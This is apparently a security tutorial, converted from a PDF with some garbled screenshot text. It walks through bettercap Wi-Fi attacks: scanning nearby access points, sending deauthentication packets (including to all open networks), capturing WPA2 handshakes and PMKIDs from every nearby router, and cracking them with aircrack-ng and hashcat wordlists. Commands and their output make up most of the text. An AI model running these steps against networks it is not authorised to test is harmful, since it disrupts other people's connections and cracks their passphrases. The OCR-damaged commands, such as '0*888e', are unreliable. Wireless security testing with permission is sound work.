PMKID Attack using Bettercap	

Introduction

According to its official repository here, bettercap is a powerful, easily extensible, and portable framework written in Go that aims to offer to security researchers, red teamers, and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks

Installation

To install bettercap, we'd use:

apt install bettercap

```
(root⊗ kali)-[~]

# apt install bettercap ——

Reading package lists... Done

Building dependency tree ... Done

Reading state information ... Done

bettercap is already the newest version (2.31.1-0kali2)

The following package was automatically installed and

gstreamer1.0-pulseaudio
```

After getting installed, we can see the main menu by typing in:

bettercap

```
bettercap
pettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'hel

(default-false)
 wifi.assoc.skip: Comma separated list of 8SSID to skip while sending association requests. (of wifi.deauth.silent: If true, messages from wifi.deauth with key material was already ac
```

Now, this tool requires an older version of the pcap library so, we'll first download that using wget.

wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb dpkg -i libpcap0.8_1.9.1-4_amd64.deb

Monitor Mode and Wi-Fi discovery

Monitor mode is a promiscuous mode for your IEEE802.11x receiver (aka Wi-Fi adapter or Wi-Fi NIC) and lets you capture signals from not only your access point but others as well. To put your Wi-Fi adapter in promiscuous mode:

bettercap -iface wlan0mon

To start discovering Access Points around you:

wifi.recon on

```
root⊕ kalı)-[~]
bettercap -iface wlan0mon-

Sorting filters

Often knowing the vendor of an access point aids us in checking access points against known vulnerabilities. To do this we can use the following command:

set wifi.show.manufacturer true wifi.show

	» set wifi.show.manu	ufacturer true 🔫

As you can see we are now able to see a majority of the manufacturers of access points around me. Now, what if I want to see the access points in descending order of the clients connected to it. As we already know that deauth attacks work on APs with clients to capture a handshake and hence, having more clients catalyses the capture process. So, for that we have:

set.wifi.show.sort clients desc wifi.show

As you can see the APs have arranged themselves in descending order of several clients connected.

Let's do the same with ESSID too and arrange it in ascending order.

set.wifi.show.sort essid asc wifi.show



wlan0mon

Here, you can see hidden SSIDs popping up too. The angular bracket is taken into consideration before A-Z as it is a special symbol.

Now, what if we want to limit the results to only, let's say, the top 3? To do this:

set wifi.show.limit 3 wifi.show

And we've limited the result to only the top 3. Now, let's send de-authentication packets to open networks. Open networks are those which aren't protected by a passphrase.

set wifi.deauth.open true

```
wlan0mon
wlan0mo
```

Here, we can see that clients from 2 APs have been de-authenticated.

Deauth attacks using Bettercap

We have already seen how to recon, sort and filter. Let's conduct a short deauth attack on an access point.

First, put your wifi adapter in monitor mode.

bettercap -iface wlan0mon

```
bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of
                        wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)

                      ] wifi could not set interface wlan0mon txpower to 30,
         » [15:38:35] [sys.log] [inf] wifi started (min rssi: -200 dBm)
» [15:38:35] [sys.log] [inf] wifi channel hopper started.
wlan0mon
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Apurva_4G (-71 dBm) detec
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point jiofbr001 2.4G (-69 dBm)
wlan0mon » [15:38:35] [wifi.ap.new] wifi access point Amit 2.4G (-61 dBm) detec
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point raaj (-23 dBm) detected
wlan0mon » [15:38:36] [wifi.ap.new] wifi access point shiny reo (-77 dBm) detec
wlan0mon » [15:38:37] [wifi.client.new] new station 38:a4:ed:cf:8e:8d (Xiaomi
wlan0mon » [15:38:37] [wifi.ap.new] wifi access point Archrival_2.4G (-73 dBm)
```

Now, we'll first put up the list of APs found:

events.stream off wifi.show

wlan0mon wlan0mon wifi.show						
RSSI 🛦	BSSID	SSID	Encryption	WPS	Ch	Clients
-23 dBm -23 dBm -53 dBm -61 dBm -61 dBm	18:45:93:69:a5:19 d8:47:32:e9:3f:33 6c:eb:b6:2f:83:34 a8:da:0c:36:dd:82 ac:37:28:64:d5:c9	raaj ignite snowie/glowie5g Mehak jain_4G Abhiaka	WPA2 (CCMP, PSK) WPA2 (CCMP, PSK) WPA2 (TKIP, PSK) WPA2 (CCMP, PSK) WPA2 (CCMP, PSK)	2.0	5 1 9 11 4	5
-63 dBm -63 dBm	40:49:0f:3c:49:88 96:fb:a7:5a:06:af	Sachin 2.4 <hidden></hidden>	WPA2 (CCMP, PSK) WPA2 (CCMP, PSK)	2.0 1.0	1 11	1

events.stream is a logging feature in bettercap that shows logs, new hosts being found, etc. By default, it is enabled but to give a clear output we can turn it off.

Now, we'll attack AP "raaj."

set wifi.recon.channel 5
set net.sniff.verbose true
set net.sniff.filter ether proto 0*888e
set net.sniff.output wifi.pcap
set net.sniff on
wifi.deauth 18:45:93:69:a5:19
events.stream on

It is operating on channel 5 and we'd first put our adapter to listen on channel 5.

By setting **sniff.verbose** to true, every captured and parsed packet will be sent to the **events.stream** for displaying.

Next, the **net.sniff.filter** ether proto 0*888e sets the sniffer to capture EAPOL frames. **0*888e** is the standard code for EAPOL (IEEE 802.11X frames).

The output file is set to wifi.pcap

net.sniff on turns the bettercap sniffer on

wifi.deauth starts sending deauth packets to the specified MAC ID (BSSID) of the access point

events.stream turns the logging on and now bettercap will run in verbose mode.

```
wlan0mon
wlan0mo
```

As you can see, the client has reauthenticated after being deauthenticated by bettercap and a handshake has been captured

Now, we'll use aircrack-ng to crack hashes captured in this handshake file. We've already written an article on aircrack-ng for your reference here.

```
aircrack-ng\ bettercap-wifi-handshakes.pcap\ -w\ /root/dict.txt
```

Here, dict.txt is a long password file containing the most commonly used passwords and passwords I generated given the knowledge I have about my target.

```
aircrack-ng bettercap-wifi-handshakes.pcap -w /root/dict.txt
Reading packets, please wait...
Opening bettercap-wifi-handshakes.pcap
Read 11 packets.
   # BSSID

```

And just like that, we have cracked the Wi-Fi passphrase of "raaj."

PMKID Attack using Bettercap

We've discussed in detail PMKID and PMKID attacks in this article <u>here</u>. Now, let's see a small tutorial where a bettercap can be used to conduct PMKID attacks.

bettercap set wifi.interface wlan0mon wifi.recon on

```
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of commands]
                                                                                     » [13:10:00] [sys.log] [inf] gateway monitor started ...

For the PMKID attack to work we have to send an association request to the target Access Point. We do this with:

wifi.assoc <BSSID>

```
wifi.assoc 68:14:01:5a:0e:9c [16:14:57] [sys.log] [inf] wifi sending association request to AP Amit 2.4G (channel:1 encryption:WPA2)
[16:14:58] [wifi.ap.new] wifi access point Jas303 2.4G (−73 dBm) detected as 68:14:01:5a:f1:57 (Hon Hai Precision Ind. Co.,Ltd.).
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
[16:14:58] [wifi.client.handshake] captured 9c:ef:d5:fb:d1:5c → Amit 2.4G (68:14:01:5a:0e:9c) RSN PMKID to /root/bettercap-wifi-handshakes.pcap
```

As we can see, we have successfully received the RSN frame containing PMKID and it has been saved in a pcap format. What is I want to send an association request to all the Wi-Fis available? To do that the command is:

wifi.assoc all

And yes, all the vulnerable routers returned the RSN frame containing PMKID and it got saved in a pcap file.

Now we can use the hcxpcaptool to convert this pcap file in Hashcat crackable format and use Hashcat to crack the PMK hash.

hcxpcaptool -z hashpmkid bettercap-wifi-handshakes.pcap hashcat -m 16800 --force hashpmkid /usr/share/wordlists/rockyou.txt --show

Here, 16800 is the code for PMKID WPA/WPA2 hash type. We have used the rockyou dictionary here.

```
hcxpcaptool -z hashpmkid <u>bettercap-wifi-handshakes.pcap</u>
reading from bettercap-wifi-handshakes.pcap
summary capture file:

```

And it's so simple. Bettercap is a sniffer with many other such functionalities besides Wi-Fi packet sniffing.
